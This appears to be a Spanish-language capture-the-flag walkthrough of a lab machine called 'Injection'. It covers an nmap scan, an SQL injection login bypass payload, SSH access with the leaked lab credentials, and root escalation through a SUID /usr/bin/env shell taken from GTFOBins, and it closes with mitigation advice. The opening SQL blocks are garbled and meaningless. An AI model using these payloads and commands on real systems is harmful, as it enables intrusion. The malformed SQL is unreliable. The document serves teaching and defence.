

```
--  
SELECT 'admin'  
FROM 'admin'  
WHERE 'password' = '--- -- ' AND  
-- UNION '#cont, 'passwordn, ' a5c0645f84b7c2'  
--  
--
```

Resolviendo 'Injection'

Un Recorrido Táctico: De Escaneo a Root

```
SELECT select  
FROM admin  
WHERE selectadmin = --  
UNION  
JOIN admin', 'password' = -- AND OR  
WHERE country  
-- admin = 'topse OR '%128Ac0026b2de621e%963e02446b31c503Eb63'  
FROM password  
--
```

Nuestra Misión: Las 4 Fases del Ataque



Reconocimiento

Identificar los puntos de entrada y servicios expuestos en el objetivo.



Acceso Inicial

Explotar una vulnerabilidad para conseguir un primer punto de apoyo.



Infiltración

Establecer una sesión interactiva dentro del sistema.



Escalada de Privilegios

Elevar nuestro acceso de usuario estándar a control total (root).

Fase 1 - Reconocimiento: Despliegue y Mapeo del Terreno

Paso 1: Despliegue de la Máquina

Se inicia el entorno vulnerable. El objetivo es asignado a la dirección IP: **172.17.0.2**.

Punto Clave

Todo comienza con una dirección IP. Este es nuestro único dato inicial.

```
(kali@kali)-[~]  
$ sudo ./auto_deploy.sh injection.tar  
[sudo] password for kali:
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Fase 1 - Reconocimiento: Interrogando al Objetivo

```
sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn  
172.17.0.2 -oN Escaneo
```

Análisis Táctico del Comando

- **-p- --open**: Escanear los 65,535 puertos, mostrando únicamente los que están abiertos para máxima eficiencia.
- **-sS -sC -sV**: Escaneo sigiloso SYN, ejecución de scripts por defecto y detección de versiones de servicios para obtener la máxima información.
- **--min-rate 5000**: Agresividad controlada para acelerar el proceso de escaneo.
- **-n -Pn**: Asumimos que el host está activo y omitimos la resolución DNS para ir directo al objetivo.

Fase 1 - Reconocimiento: Puertas de Entrada Identificadas

```
PORT    STATE SERVICE REASON          VERSION
22/tcp  open  ssh      syn-ack ttl 64  OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 72:1f:e1:92:70:37:21:a2:0a:c6:a6:0e:b8:a2:aa:d5 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2YjZHNHLXNoYTItbmlzdHAyNTYAAAABBJ9UrfkzVjvri0VFwT9r0Hz6X
GJrVwKK/A6RModY6c0ovLNeCgaU6kCb+dGPpEXwCaio++IwxYm0SxRGYITrhr4=
|   256 8f:3a:cd:fc:03:26:ad:49:4a:6c:a1:39:39:f9:7c:22 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDIINTI5AAAIAJv4CYnatqSOxWkpfa7xR8DG/nHJfLXDhtkyMHA5pLH0
80/tcp  open  http      syn-ack ttl 64  Apache httpd 2.4.52 ((Ubuntu))
|_ http-cookie-flags:
|_   /:
|_   PHPSESSID:
|_   httponly flag not set
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Iniciar Sesi\xC3\xB3n
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Hallazgos Críticos

- **Puerto 22/tcp:** OpenSSH 8.9p1 Ubuntu. Una posible puerta de entrada, pero requiere credenciales. Se archiva para más tarde.
- **Puerto 80/tcp:** Apache httpd 2.4.52 (Ubuntu). **¡Nuestro vector de ataque principal!** Una superficie web es a menudo el camino de menor resistencia.

Próximo Movimiento: Investigar el servicio web en el puerto 80.


Fase 2 - Acceso Inicial: El Primer Obstáculo

Al navegar a <http://172.17.0.2>, nos encontramos con una página de autenticación.

Hipótesis Inicial:

1. ¿Credenciales por defecto?
(`admin:admin`) -> **Fallido.**
2. ¿Vulnerable a inyección de código?

El siguiente paso es probar la robustez de este formulario.



Login

User:

Password:

Login

Fase 2 - Acceso Inicial: El Sistema Habla

```
SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right stax to use near 'admin'' at line 1
```

Login

User: admin'

Password:

Login

La Provocación:

Se introduce `admin` como nombre de usuario. Una comilla simple es la prueba clásica para detectar SQL Injection.

La Respuesta:


```
SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'admin'' at line 1
```

Análisis:

¡Confirmado! El backend es vulnerable a Inyección SQL. El error nos dice exactamente dónde se rompe la consulta.

Fase 2 - Acceso Inicial: Saltando la Autenticación

El Payload: Se utiliza una carga útil clásica para eludir la lógica de autenticación: ``admin' or 1=1 -- -``



Login

User:

`admin' or 1=1 -- -`

Password:

.....

Login

Lógica del Ataque:

- `admin' '` Cierra la cadena del nombre de usuario en la consulta SQL.
- `or 1=1` Añade una condición que siempre es verdadera.
- `-- -` Comenta el resto de la consulta original, neutralizando la verificación de la contraseña.

Resultado: Acceso concedido. El sistema revela un usuario y una contraseña.

Bienvenido Dylan! Has insertado correctamente tu contraseña:
KJSDFG789FGSDF78

Fase 3 - Infiltración: Acceso Establecido

Utilizando las credenciales obtenidas a través de la inyección SQL:

 **Usuario:** dylan

 **Contraseña:** KJSDFG789FGSDF78

Ejecutamos la conexión SSH:

```
ssh dylan@172.17.0.2
```

```
(kali@kali)-[~]  
$ ssh dylan@172.17.0.2  
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.  
ED25519 key fingerprint is SHA256:Sic4ZXizeEb8agR4jNXS9cBONCeSbSiEcU9lf2zt0Q0.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.  
dylan@172.17.0.2's password:  
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/pro  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
dylan@8ecc023f7bc6:~$
```

Estado de la Misión: Hemos pasado el perímetro. Ahora estamos dentro del sistema como el usuario `dylan`. La siguiente fase es escalar privilegios.

Fase 4 - Escalada: La Caza de Vectores de Elevación

El primer paso dentro de un sistema como usuario limitado es buscar caminos hacia `root`. Una de las técnicas más comunes es buscar archivos con el bit SUID activado.

```
find / -perm -4000 -user root 2>/dev/null
```

Este comando busca archivos que, al ser ejecutados, lo harán con los permisos de su propietario (`root`).

Vector Potencial: El binario `/usr/bin/env` es un candidato muy conocido y prometedor para la escalada de privilegios.

```
dylan@700c000637a5:~$ find / -perm -4000 -user root 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/env
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/passwd
dylan@700c000637a5:~$
```

Fase 4 - Escalada: Estrategia de Explotación vía GTFOBins

env|

Binary

[env](#)

[openvpn](#)

[openvt](#)

Functions

Shell

SUID

Sudo

Shell

File read

SUID

Sudo

Sudo

SUID

If the binary has the SUID bit set, it does not drop elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .
```

```
./env /bin/sh -p
```




Antes de actuar, consultamos la base de datos de **GTFOBins**, una referencia indispensable para la explotación de binarios de Unix.



****El Plan de Acción:****

GTFOBins confirma que si `/usr/bin/env` tiene el bit **SUID**, puede ser usado para ejecutar un shell con privilegios de **root**.



****Comando Clave (SUID):****

```
/usr/bin/env /bin/sh -p
```

La opción **-p** es crucial, ya que instruye a la shell (`sh`) a no descartar los privilegios efectivos (EUID de **root**) heredados del bit SUID.

Fase 4 - Escalada: Misión Cumplida, Control Total

Ejecutamos el comando identificado para explotar el binario SUID.

```
/usr/bin/env /bin/sh -p
```

La shell resultante hereda los permisos de root gracias al bit SUID de [env](#).

```
dylan@8ecc023f7bc6:~$ /usr/bin/env /bin/sh -p
# whoami
root
# █
```

La verificación con whoami confirma el éxito. **Hemos alcanzado el nivel de privilegio más alto en el sistema.**

La Cadena de Explotación Completa



Stage 1: Reconocimiento

`Nmap Scan` -> Puerto 80 Abierto (Apache)



Stage 2: Acceso Inicial

SQL Injection en **Login** -> Credenciales de **dylan**



Stage 3: Infiltración

SSH Login -> Shell como **dylan**



Stage 4: Escalada de Privilegios

SUID Exploit en `/usr/bin/env` -> Shell como **root**

Fortaleciendo las Defensas: Lecciones y Mitigación

Vulnerabilidad	Mitigación y Buenas Prácticas
Inyección SQL	Sanitización de Entradas: Utilizar consultas parametrizadas (prepared statements) para separar los datos de la lógica SQL.
Exposición de Errores Detallados	Manejo de Errores Genérico: Configurar el servidor web para no mostrar mensajes de error detallados de la base de datos a los usuarios finales.
Escalada vía Binarios SUID	Principio de Mínimo Privilegio: Auditar regularmente los permisos de archivos y eliminar el bit SUID de binarios no esenciales que no lo requieran.

Discusión y Contacto



CyberTactics Research



contacto@cybertactics.dev



twitter.com/CyberTactics



github.com/CyberTactics